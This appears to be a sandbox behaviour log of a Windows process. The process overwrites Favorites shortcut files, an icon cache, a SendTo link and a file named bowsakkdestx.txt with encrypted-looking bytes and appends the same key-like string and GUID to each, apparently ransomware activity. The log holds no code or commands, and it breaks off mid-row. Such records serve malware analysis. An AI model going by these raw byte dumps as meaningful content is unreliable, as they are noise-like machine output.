C:\Users\user\Favorites\Facebook.url	5	108	9a 06 fd 37 fd fd fd fd 03 fd 78 68 fd 62 fd 30 4d 70 fd 2c fd 54 fd 7b 3b fd 53 fd fd fd 41 fd 1e fd 29 5d 21 fd fd fd 14 13 fd fd a8 fd 27 66 fd 62 fd 79 fd 75 44 79 41 d4 24 23 fd fd fd 16 fd 0d fd 18 05 fd fd 1a fd fd 7d 4e 80 fd fd fd 41 5a fd 58 fd fd 06 37 fd fd 26 fd 6e fd 25 fd fd 38 6e	7xhb0M,{;SA)]!'fbyuDyA$#}NAZX7&n%8n	success or wait	1	411859	WriteFile
C:\Users\user\Favorites\Facebook.url	113	256	fd fd fd fd fd fd 50 28 12 fd fd 71 fd 49 54 22 fd fd 1d fd 32 6c 1f 08 05 33 fd a8 fd 2d fd 2a fd bf 71 12 50 fd fd 07 fd fd 61 fd 58 2f fd fd fd fd fd fd fd 1a 37 fd fd fd 6a fd fd fd 41 fd fd fd fd fd 41 0c 2b fd fd fd 09 2a 45 fd 57 2c fd 72 6f fd f8 05 fd 5f fd fd fd fd fd 6c 66 34 24 fd fd 7c fd fd 43 fd 62 fd 53 fd 0c fd fd 1f fd 5f fd fd fd 5e fd fd 60 3e 7b 2d 58 fd fd 10 10 fd fd 23 6b 3a 5c fd 5e 11 fd fd 41 fd 43 08 fd 7d fd fd fd fd fd 58 fd fd 6a 27 fd fd fd 33 5e fd fd 5c 2a 51 fd 51 40 4b fd fd 10 2b 79 fd 6c fd 76 6f fd fd fd fd 09 3d 7b 21 39 56 fd 08 fd 7c fd fd 43 fd 60 64 10 fd d5 38 fd 50 21 fd fd fd 74 fd 54 4e 47 8e fd 43 58 fd 4d fd fd fd fd 21 11 0c 40 fd fd 14 27 fd 74 fd fd 7e fd fd 79 54 fd fd 1d	P(qIT"2l3-*qPaX/7jAA+*EW,ro_lf4$|CbS_^`>{-X#k:\^AC}Xj'3^\*QQ@K+ylvo={!9V|C`8P!tTNGCXM!@'t~yT	success or wait	1	4115FA	WriteFile
C:\Users\user\Favorites\Facebook.url	369	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Favorites\Facebook.url	409	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\Favorites\Google.url	5	106	fd 7f fd 3d fd 60 16 fd fd fd 62 fd 59 5f 65 38 fd fd 17 45 fd 5a fd fd fd fd fd 79 fd 33 fd fd 06 fd 36 6a fd 53 1b fd fd fd 4e fd 6c 55 fd 19 fd fd fd fd fd 27 fd 6c 15 fd 50 fd fd fd 13 0f 4c fd 0d fd fd 6f fd fd fd fd 8d 51 77 fd fd fd fd 6f fd 27 fd 40 4a fd 77 09 15 fd fd fd 76 fd 52 7d fd 20 fd fd	=`bY_e8EZy6jSNlU'lLoQwo'@JwvR}	success or wait	1	411859	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Favorites\Google.url	111	256	76 fd fd 2f fd 50 20 fd fd 4c fd 3f fd 2e 50 30 49 fd fd fd 22 fd fd fd fd fd 51 fd 28 fd 4e 0d de fd 5e fd fd 94 4e fd 66 14 fd fd fd 61 2c fd fd fd fd fd 46 b4 fd fd 66 fd 41 50 fd 4b fd fd fd 46 fd 64 54 7f fd 20 fd 78 fd 18 5a fd 1c fd fd 72 fd 00 0d fd 29 fd eb 7e 09 26 fd fd fd 29 7d 3e fd fd 7d fd fd c5 fd 68 73 fd fd fd fd 36 fd fd fd 58 46 fd 2b fd 7d 0d 1c 06 6d fd 35 fd fd fd 16 1a fd 51 20 fd 7e fd fd 14 fd 30 04 fd fd 44 fd fd fd fd fd 26 43 60 75 59 03 fd fd 5c 0b fd fd fd 24 30 fd fd 4b 23 fd fd fd fd 6e fd 03 0a 06 fd fd 1d 56 6f 69 fd 48 fd 20 fd 4a 0a 65 6a fd 31 fd fd fd 25 fd 48 18 01 13 fd 14 0a 5f fd 1e 00 fd 5a 18 fd fd 57 92 7c fd 6e 26 fd 68 40 29 42 fd fd fd 7f 46 fd 22 07 15 fd 32 fd	v/P L?.P0l"Q(N^Nfa,FfAPKF dT xZ r)~&)}}hs6XF+}m5Q~0D& CuY$0K#nVoiH Jej1%H_ZW|n&h@)BF"2	success or wait	1	4115FA	WriteFile
C:\Users\user\Favorites\Google.url	367	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Favorites\Google.url	407	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\Favorites\Live.url	5	104	fd 3e fd 6d 7d fd 5b 05 fd 73 05 42 fd fd fd 4c fd 73 57 5f fd fd 42 fd fd 1e fd 17 2c fd fd 20 b5 44 fd fd 1f 1e fd fd fd 4f 72 fd fd 45 45 77 fd 25 fd 56 fd 29 02 fd 38 fd 7a 46 25 fd fd fd 34 da f5 64 fd 68 6e 56 fd 3d fd fd 60 13 fd 24 6b fd fd fd fd 1d fd fd 76 fd fd 0a fd f5 7e fd	>m}[sBLsW_B, DOrEEw%V)8zF%4dhV =`$kv~	success or wait	1	411859	WriteFile
C:\Users\user\Favorites\Live.url	109	256	7b 51 fd 04 fd 11 3a fd 7b fd fd 6b fd fd 44 0c 4b fd fd 63 fd fd fd 55 fd 7b fd 68 5a fd 38 fd 0d fd 2a 57 fd fd 28 27 fd 61 fd fd fd 7b fd 0a fd 43 54 3e 50 1d 6b fd 5c 0d fd 57 fd 21 fd fd 06 4d fd 24 fd 5b fd 44 57 fd 1e fd 7a 23 fd fd 7f 3a 1c 3b fd 1f 7b 02 43 4f fd 2c fd 0e 1a 2b fd 13 63 7f fd fd fd fd 67 66 fd fd 01 fd fd fd 51 06 fd 33 fd fd 13 19 2e 21 23 fd 1c fd fd fd 46 fd 28 fd 5d fd 20 fd fd fd 79 fd fd fd 2d 31 fd fd 4e 1a 3f fd fd 21 5b fd 1d 0f 1f 64 5a 3f 59 fd 2a 70 fd fd 10 68 0d 70 d9 fd fd 78 59 60 fd 47 fd 67 fd 75 fd 6b 36 fd fd fd 52 fd 4c 72 fd 46 5f fd 1b 1b 52 fd fd fd 6b 85 6e fd fd 32 0b fd fd 03 3b 0e fd fd 03 3b fd 62 fd fd fd fd 7f 7c 55 fd fd 33 fd 0d 2f 72 fd fd 4a 31 fd fd fd 04 fd fd 44 fd	{Q: {kDKcU{hZ8*W('a{CT>Pk \W!M$[DWz#:; {CO,+cgfQ3.!#F{] y-1N?![Z? Y*phpxY`Gguk6RLrF_Rk n2;b|U3/rJ1D	success or wait	1	4115FA	WriteFile
C:\Users\user\Favorites\Live.url	365	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Favorites\Live.url	405	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\Favorites\NYTimes.url	5	107	fd 2c fd 24 fd fd 6c fd 3d fd fd 41 26 59 49 fd 77 0e 19 50 77 fd fd 28 fd 1a 25 3a fd 4b fd fd 25 fd 39 fd fd fd fd fd 79 5b fd fd fd 38 fd fd 39 63 fd fd fd fd fd 70 09 7b fd fd 08 6e fd fd 2e fd fd 11 fd 19 fd fd 4a 1e fd 0e 5c fd 22 fd fd 47 77 49 fd ba fd 1b fd 36 5b fd 56 10 fd 4e fd 3b fd fd fd 4a 33 fd	,$l=A&YIwPw(%:K%9y[89cp{n.J\"GwI6[VN;J3	success or wait	1	411859	WriteFile
C:\Users\user\Favorites\NYTimes.url	112	256	fd fd fd fd fd 61 6f 26 fd 55 3b fd fd 0d 7d fd fd fd fd 19 66 fd 63 2c 5c 58 37 fd 02 fd 78 fd 3b 68 05 7d 2c fd fd 07 13 fd 20 30 fd fd fd 11 fd 77 fd 78 01 fd 1f 99 fd 61 51 fd fd fd fd 16 36 fd fd 12 fd 0a 3e 27 48 fd fd fd 2a 76 74 fd 44 1e 40 fd 7f fd 5e fd 7e 14 75 fd fd 46 fd fd fd dd fd 73 fd 17 78 1d fd fd fd 19 6a fd df 65 fd fd fd fd 6f fd 10 fd 14 11 fd fd 03 5a fd fd 0f 38 1a fd fd fd fd fd fd 21 fd 52 fd fd 68 01 67 fd 1b 5a 2a 67 79 fd 74 27 4f fd fd 5e 20 4a 28 fd fd 5f 33 fd fd 46 fd 50 03 71 fd 0a fd fd 7b fd fd 5f fd 5b 1d fd fd 3b 57 01 7e 1a 60 51 5f fd 31 fd 1a 09 27 fd 41 4f fd fd fd 4b fd fd 15 28 fd 22 fd fd fd fd fd 4f fd 6b 12 fd 3a fd fd 34 5d fd 3a fd 7e 57 2f 42 0f 45 fd fd fd 9e 64 fd 49 34 fd	ao&U;}fc,\X7x;h}, 0wxaQ6>'H*vt D@^~uFsxjeoZ8!RhgZ*g yt'O^ (_3F Pq{_[;W~`Q_1'AOK("Ok:] :~W/BEdI4	success or wait	1	4115FA	WriteFile
C:\Users\user\Favorites\NYTimes.url	368	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Favorites\NYTimes.url	408	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\Favorites\Reddit.url	5	106	fd fd f5 fd 57 56 fd 21 fd fd 3d fd 77 fd 06 fd e0 2d 12 48 4b fd fd fd 1b fd fd fd 49 23 11 57 fd 0c 51 33 fd fd fd 1c 7f fd 3d 7e 20 17 fd fd 0f 2c 70 03 3c fd 5f fd 43 fd fd 4c 08 fd fd 18 fd 6e 5d 17 fd 90 45 3a fd 1c fd fd 7a 77 35 fd 61 fd fd fd fd 66 06 46 5b fd a8 3c fd 20 fd fd 7f fd	WV!=w-HKI#WQ=~ ,p<_CLn]E:zw5aF[<	success or wait	1	411859	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Favorites\Reddit.url	111	256	fd 5e fd fd 1f 75 fd 4b 43 1a 58 fd 5c 23 fd fd 4c fd 1e fd fd 62 7e 6b 44 fd fd 69 1b 21 11 2c fd fd 06 6f fd fd 22 57 3a 4e 64 fd 4b fd fd fd fd 42 fd 37 fd fd fd 02 fd 69 fd 12 40 4b fd fd fd fd 40 53 4a fd fd 6a fd 1f 57 7f 31 fd fd 6c fd fd 56 79 fd 5e fd 65 fd 42 21 6b fd fd fd 03 4c fd 50 7f 70 fd 04 fd 6a fd 5e fd fd 0e fd fd fd 1a 38 18 fd 10 fd fd fd fd 55 fd fd 0e fd 37 fd 49 4f 5d 61 1a 34 fd fd fd 7e 15 12 fd 29 55 08 fd fd 7a 45 21 fd 26 fd 03 fd 3a 72 fd fd 57 be fd 51 fd fd 73 72 fd 26 fd fd 10 fd 93 fd fd fd 22 fd 23 fd fd fd 07 fd 48 fd fd fd fd 75 0c 6f 1e 3b 23 fd 4f 37 06 39 5e fd 71 fd 72 45 60 fd 64 fd 1a 6f 6a 73 95 fd 33 fd fd a0 fd 21 4a 06 1a fd fd fd 0d fd 2d 27 fd 06 f5 fd 66 fd fd fd fd	^uKCX\#Lb~kDi!,o"W:Nd KB7i@K@SJ jW1Vy^eB!kLPpj^8U7IO] a4~)UzE!& :rWQsr&"#Huo;#O79^qrE `dojs3!J-'f	success or wait	1	4115FA	WriteFile
C:\Users\user\Favorites\Reddit.url	367	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Favorites\Reddit.url	407	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\Favorites\Twitter.url	5	107	05 2a fd fd 3f 2f fd fd 33 45 fd 27 fd 12 fd 07 fd fd 22 fd 23 fd fd 77 36 18 54 fd 21 fd fd fd 7b 1a 01 fd 69 fd 26 6c fd fd 3f 4c fd 2a fd 65 fd 46 89 34 b5 00 fd fd 0f 39 fd fd fd fd 1c fd 09 78 3b fd fd fd fd 3b 6b 7b 02 fd fd fd fd 70 fd fd 36 54 6a fd fd 0b fd 12 5e 30 21 56 fd fd fd fd 6c 51	*?/3E'"#w6!{il? L*eF49x;;k{6Tj^0!VlQ	success or wait	1	411859	WriteFile
C:\Users\user\Favorites\Twitter.url	112	256	66 5f fd 04 fd 24 fd fd 00 7b fd 0b fd 7c 67 fd fd 24 38 0e 21 fd fd 75 56 fd fd 2d fd fd fd 24 49 23 fd fd 05 fd 47 fd 55 11 51 0d fd fd 05 6c fd fd fd 6c 2d 6f 2f fd 76 fd 64 fd 56 43 3a 13 03 70 b6 24 6f fd 68 ac fd fd fd 6f 2f 2c c2 fd fd 54 19 fd 56 3e fd 25 fd fd 75 fd 09 fd c5 09 09 2e 68 2b 03 44 27 fd 6d fd 74 fd fd 7f fd fd 05 0b fd fd 73 fd fd fd 01 0a fd 3d fd 10 0d fd 60 fd fd 5a 34 fd fd 73 5e 2d 22 fd 07 fd 04 2c fd fd 57 fd 7c 59 10 fd fd fd fd 47 ce fd fd fd fd fd fd 06 67 73 34 fd 6b 21 55 fd fd 72 fd fd fd fd 41 34 fd fd fd fd fd fd 60 fd fd 15 fd fd 05 4a 1d 0c fd 0a 70 fd fd fd fd 42 fd 0c 17 25 11 01 fd 12 fd 79 6b fd 1a fd 44 fd 7a 19 61 1e fd fd 5a fd fd 41 09 fd 08 fd fd fd 46 fd fd fd 77 fd 7c	f_${|g$8!uV-$I#GUQll-o/vdVC:p$ oho/,TV>%u.h+D'mts=`Z 4^-",W|YG gs4k!UrA4`JpB%ykDzaZ AFw|	success or wait	1	4115FA	WriteFile
C:\Users\user\Favorites\Twitter.url	368	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Favorites\Twitter.url	408	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\Favorites\Wikipedia.url	5	109	65 fd 6e fd fd 4f fd 2c fd 64 69 58 fd 26 fd 56 fd 1b fd 10 fd fd fd 1b 45 22 fd 7f 60 fd 5c 64 44 0b 2c 36 fd 79 fd 73 fd 1e fd 05 fd fd 31 52 fd fd 49 23 48 19 fd 5e 4c 2e 3f fd 42 5f fd 08 4f fd fd 62 fd 2d 33 fd fd fd 28 13 63 5d 75 fd fd fd fd fd fd 0b 0b 55 74 4e fd fd 50 7f 6a 08 8e fd fd 13 07 fd fd fd	enO,diX&VE"`\dD,6ys1RI #H^L.?B_Ob-3(c]uUtPj	success or wait	1	411859	WriteFile
C:\Users\user\Favorites\Wikipedia.url	114	256	05 fd fd fd 04 fd 4d fd 3f 41 fd 7b 45 73 0a fd fd 3b fd 36 fd 43 42 fd fd 2d 65 68 19 16 77 fd fd 22 32 39 4b fd fd ce fd 25 27 fd fd 04 fd fd 6c fd fd 12 fd 48 fd fd 01 fd 7e 50 3b fd 0f fd fd fd 08 66 fd fd 7c fd 4f fd 49 fd fd 26 7d 55 fd fd 67 15 1b fd fd 5f fd 09 fd 4c 19 0c fd 4e fd 47 fd fd 03 fd fd 35 51 fd fd 35 fd fd fd 3b fd 22 50 70 34 fd 35 3c fd fd 49 64 58 fd 40 1d 03 05 fd 1e fd 2e fd 66 fd 30 13 79 22 fd 9e fd 4b 4b 16 fd 79 61 36 fd 51 fd 73 fd fd 3b fd fd 5c 17 fd 2e 55 49 fd fd fd 2d fd 7f 2a fd fd 7f fd 6c fd fd fd 1c fd fd fd 73 3b 4f 0d 56 fd 48 fd fd 30 75 1b 2e 4a 14 1b 2a 08 fd 64 df fd 41 70 fd 36 5a 69 fd fd 45 fd 29 fd 47 fd 7c fd 2d 41 fd 57 32 fd 07 43 fd fd 53 78 fd fd 4f fd fd fd	M?A{Es;6CB-ehw"29K%'lH~P;f|OI& }Ug_LNG55;"Pp5IdX@.f0y"KKya6Qs;.UI-*ls;OVH0u.J*dAp6ZiE)G|-AW2SxO	success or wait	1	4115FA	WriteFile
C:\Users\user\Favorites\Wikipedia.url	370	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Favorites\Wikipedia.url	410	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\Favorites\Youtube.url	5	107	fd 7c fd 28 fd 6b fd 31 fd 46 3d 65 55 fd fd fd fd 01 fd fd 4c 1a 37 79 fd fd 08 26 10 fd fd fd fd fd 6e fd fd 75 fd 49 fd 0e fd 58 fd fd fd 61 fd fd 75 47 3b 56 3c fd 5d fd fd fd 68 1a 6e fd fd fd fd 6b 40 fd 45 fd fd fd 04 4e fd 16 fd fd 6d fd 17 52 fd 75 3e 18 00 00 5f 6f 51 6c 03 fd 65 6a 7d 21 10 46 7d	|(k1F=eUL7y&nuIXauG;V<]hnk@ENmRu_oQlej}!F}	success or wait	1	411859	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Favorites\Youtube.url	112	256	fd 0c 1f 2b fd 44 35 fd fd 2d 51 34 fd 3d 0c 1d 13 fd 53 6e fd 4b fd fd fd 43 69 4d fd 4d 5f fd fd fd 71 fd fd 73 6b 13 0a 75 40 fd 73 0c fd bc 67 fd fd 6e 67 fd 2b 7e fd 26 fd fd fd 55 5d 0c 46 0d 65 fd fd 1f 54 fd 56 77 66 2d fd fd fd fd 49 4a fd fd fd fd 19 fd 3a 6c 2b fd 49 fd fd fd fd fd fd 1e 10 fd 59 fd fd fd fd 4a fd 1b fd 1e 06 fd 6c 24 77 fd 30 fd 0f 0e 1f 07 fd fd 73 0c fd fd 74 18 fd 24 4c 78 42 31 fd fd 46 7b fd 06 69 fd 49 37 16 fd 4c fd 63 fd 6f fd fd 54 fd 6f 3c fd 7d fd fd 1d fd fd fd 49 72 0b fd 68 fd 45 08 1c fd fd 3f 75 fd 3c 0b fd 4b fd 16 fd 58 fd fd 3e 1c 65 fd fd fd fd fd 69 fd 13 37 fd 7a 37 fd 13 03 fd 00 7e 30 fd fd fd fd fd 4d 00 fd 22 73 49 27 46 13 fd 55 fd fd 2c fd 4d 4b 69 fd fd 58 fd fd 72 3e 0e 49 fd	+D5-Q4=SnKCiMM_qsku@sgng+~&U]FeTVwf-IJ:l+IYJw0st$LxB1F{il7LcoTo<}IrhE?u<KX>ei7z7~0M"sI'FU,MKiXr>I	success or wait	1	4115FA	WriteFile
C:\Users\user\Favorites\Youtube.url	368	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Favorites\Youtube.url	408	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\AppData\Local\bowsakkdestx.txt	5	556	fd fd 6b 58 43 5f c1 fd 3b fd fd 17 63 fd 07 08 63 47 fd fd fd 03 fd fd 5b fd 91 fd fd 65 46 16 fd fd fd fd fd 6a 27 7f fd fd fd 88 4b 14 fd fd fd fd 32 61 fd 22 fd 17 5e 6b 3d fd fd 4c fd fd fd 59 d4 fd fd fd 49 08 fd f0 fd fd 82 fd fd 1b 38 fd fd 73 44 fd 23 fd fd 6b 44 1b fd d1 42 6c fd fd fd 0f 4b 17 36 fd fd 3c fd fd 3a fd 21 fd 14 fd fd fd 62 59 fd 21 fd 57 15 48 fd 52 fd 31 fd 65 fd fd 29 fd fd 0d fd 02 17 31 fd 63 fd 67 5b fd fd fd fd 48 fd fd fd fd 00 24 fd 57 fd fd fd fd 27 fd 5c 2e 5e 1d fd fd fd fd 62 1b 49 04 7c fd 7a fd fd fd fd 01 3a 30 fd fd 3c fd 35 31 fd 01 33 0a 2c fd 3f fd fd 34 37 fd fd 1f fd 38 fd 00 fd 38 1a 1c 1e 58 fd fd 54 fd 28 7b fd fd 56 65 fd 0e fd 61 0d 1b 2f fd 73 fd fd f3	kXC_;ccG[Fj'K2a"^k=LYI8s#kDBlK6<:!bY!WR1e)1cg[H$W'\.^bl|z:0<513,?4788XT({Vea/s	success or wait	1	411859	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\bowsakkdestx.txt	561	256	7f 12 fd fd fd 0a 08 fd 65 3e fd 13 fd 43 fd fd 49 79 76 54 42 7d 1b 60 66 71 16 59 26 67 fd fd fd fd 45 fd 1e fd 02 fd fd 15 fd fd 72 fd 4e 73 7c fd fd fd fd 71 fd 65 0e 7d 2b 4e fd 6c 00 33 fd a5 66 fd 6c fd fd 46 fd fd fd fd 53 28 7e fd 09 fd 0d fd 3f 46 51 35 fd fd fd fd 3d 15 fd fd 2f 7c fd 0d 1a 71 38 70 fd 05 75 fd 6a 6b 5e fd 76 fd 63 66 05 7b 6d fd fd fd fd 3d 7f 36 fd 3c fd fd 30 fd 09 40 31 27 fd 0f 0a fd 60 fd 0c 14 39 fd fd fd 2d fd fd 26 fd fd fd fd 44 fd 68 0d 5b fd fd 34 2f 12 fd fd 11 fd fd fd bd fd 34 fd fd fd fd fd 56 0b 69 fd fd fd 4e 07 fd fd fd 55 fd fd fd 1f fd fd 48 fd fd fd 69 fd fd 4c fd 67 00 fd fd 17 fd fd fd fd 73 32 fd 48 82 01 77 fd fd 2c fd fd 16 fd 3d 54 fd fd 2b 0a 5b	e>CIvTB}`fqY&gErNs|qe}+Nl3flFS(~?FQ5=/|q8pujkvcm=6<0@1`-&Dh[4/4iNUHiLgs2Hw,=T+[	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\bowsakkdestx.txt	817	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\bowsakkdestx.txt	857	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\AppData\Local\IconCache.db	5	18994	5c 7a fd 01 fd fd 34 03 27 fd fd fd 53 fd fd 6e 26 fd fd fd 0c fd 64 63 fd fd 45 fd fd 55 14 2d fd 18 10 fd 04 3f 79 72 60 4a fd 0a fd fd fd fd 0b 1e fd 37 fd 53 1f bd fd 44 fd 76 36 70 fd fd fd ac 68 fd fd fd 73 fd fd 70 7c fd fd 38 fd 47 fd 18 9c 73 fd fd 44 6b fd fd fd 18 35 49 77 69 fd 4a 3c fd 68 57 fd 18 fd fd 14 fd fd fd 1d fd 05 3e 73 57 58 26 fd fd 69 1d b8 19 4d fd 27 fd 54 fd fd 64 5f fd 40 fd 69 59 fd 63 fd fd 5e 4b fd 4f fd fd 35 64 28 11 6a fd fd fd fd fd fd 56 fd 32 77 74 fd 25 31 2b fd 57 03 7d 6a 79 50 fd 2b 0b fd 1d fd 5d 72 28 fd d0 fd fd fd fd 07 34 46 2e 74 fd 24 3d 69 6c fd fd 2b fd 32 13 fd 68 fd fd fd 2d 0d fd 5f 03 fd 12 2b 5e fd fd fd fd 1b fd 12 fd fd 12 fd fd 70 fd 40 fd 7c	\z4'Sn&dcEU-?yr`J7SDv6phsp|8GsDk5Iwi<h>sWX&iM'Td_@iYc^KO5d(jV2wt%1+W}jyP+]r(4F.t$=il+2h-_+^@|	success or wait	1	411859	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\IconCache.db	18999	256	5e fd 7f fd fd 43 fd 57 fd fd fd 63 fd 59 fd fd fd 0d fd fd 1b fd fd fd 0f fd 25 04 fd 6a fd 50 fd 0b fd fd 5a fd 1f fd 78 fd 25 01 26 fd fd fd fd 03 18 fd 41 2d fd 33 fd 0c 3f 7d 22 fd 33 79 37 fd 53 fd 40 5d fd fd fd fd 1a 68 4e 63 fd 5c fd fd 55 fd fd fd 50 fd 4b 58 7d 61 fd fd fd fd 6c fd fd 03 55 fd 0c 52 12 43 02 fd 38 fd fd 57 de fd fd 2d fd 37 17 fd 5f fd 27 5f 55 22 fd 74 fd 6e 2d 57 6e fd fd fd fd fd 44 fd fd 2e fd fd 7a fd 7b 22 fd 0a 44 fd 62 6c fd fd fd 1b 01 69 43 fd fd fd fd 35 73 38 fd fd 35 fd fd 6a fd 12 5f 15 fd fd 6a fd 6a fd fd 1c fd 4b 6a fd 6f 52 fd 7d 17 fd 26 65 fd 17 78 fd 6f fd 3e fd 5e fd fd 2f 10 00 fd 22 1b fd 66 35 fd fd 38 65 fd fd fd 4e fd fd fd 1a fd 6c fd 51 fd fd 55 fd fd 92 13	^CWcY%jPZx%&A-3?}"3y7S@]hNc\UPKX}alURC8-7_'_U"tn-WnD.z{"DbliC5s85j_jjKjoR&eo>^/f58eNlQU	success or wait	1	4115FA	WriteFile
C:\Users\user\AppData\Local\IconCache.db	19255	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\AppData\Local\IconCache.db	19295	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\SendTo\Bluetooth File Transfer.LNK	5	1044	55 15 fd 59 fd 39 2e 52 fd fd 3f fd 1f 54 fd fd 47 fd fd 0d fd 7b fd fd 49 70 0c fd 14 fd fd 5b fd fd fd fd 30 fd 3d fd 2b 35 75 39 12 32 5e fd 33 4c fd 03 55 fd 19 fd fd 47 fd 23 16 31 fd 61 6a fd 65 05 34 fd 1b fd fd fd fd 48 fd 26 fd 70 fd fd fd 64 fd fd 60 2c fd 18 fd fd fd 4e fd fd 12 00 7f 7d 0a fd 49 38 fd 30 fd 31 fd 2d 5e fd fd 63 17 1b fd 1a fd fd 7a fd 52 75 20 fd 3f fd fd 57 fd 47 fd fd 1b fd fd fd 5d fd 50 fd fd 27 fd 89 fd 19 fd fd 1d fd 4a 6e 61 25 3b fd 05 fd 17 fd fd 0c 42 fd 2d 58 fd 21 fd 7e fd 07 70 3b fd fd 0c 58 30 78 4e 58 fd 